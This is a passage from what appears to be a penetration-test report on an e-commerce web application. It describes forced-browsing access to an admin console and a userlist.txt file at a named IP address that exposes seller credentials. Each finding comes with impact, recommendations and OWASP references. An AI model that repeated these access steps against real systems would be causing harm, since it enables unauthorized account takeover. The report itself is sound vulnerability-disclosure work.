
CONSOLE

Add Product:

No.	Product Name	Product Description	Seller	Category	Image	Price	
	<input type="text"/>	<input type="text"/>	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	<div>UPLOAD</div>	<input type="text"/>	<div>Add</div>

PoC-admin console access

- Here is the access to the admin console just by entering its complete url.



Business Impact-Severe

- Attacker can have all the admin privileges.
- He can edit all the items.
- He can execute any harmful command through console.

Recommendation

- Server side security checks should be performed perfectly.
- Make the admin page url complicated so that it couldn't be guessed.

References

- https://owasp.org/www-community/attacks/Forced_browsing
- <https://campus.barracuda.com/product/webapplicationfirewall/doc/42049348/forced-browsing-attack/>

17. Seller Account Access

Seller Account Access

Seller Account
Access
(Critical)


Below mentioned URL shows the seller accounts and passwords.

Affected URL

- <http://13.235.128.177/userlist.txt>


Observation

- Navigate to the website, at the homepage add **/userlist.txt** after the URL, the following page is opened.




PoC-seller account access

- On entering the credentials in the seller account we got from <http://13.235.128.177/userlist.txt>, we have accessed the seller's dashboard.



PoC



Business Impact-Extremely High

- Attacker can access the seller dashboard and then can edit the product's name, image, and even the price of the products he/she is selling, which in turn can harm the seller's reputation and even the company might face losses for the same.

Recommendation

- The developer should disable these confidential default pages which reveals the username and password of the sellers.

References

- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>

THANK YOU

For further clarification/patch assistance, please contact:

bkdgp08@gmail.com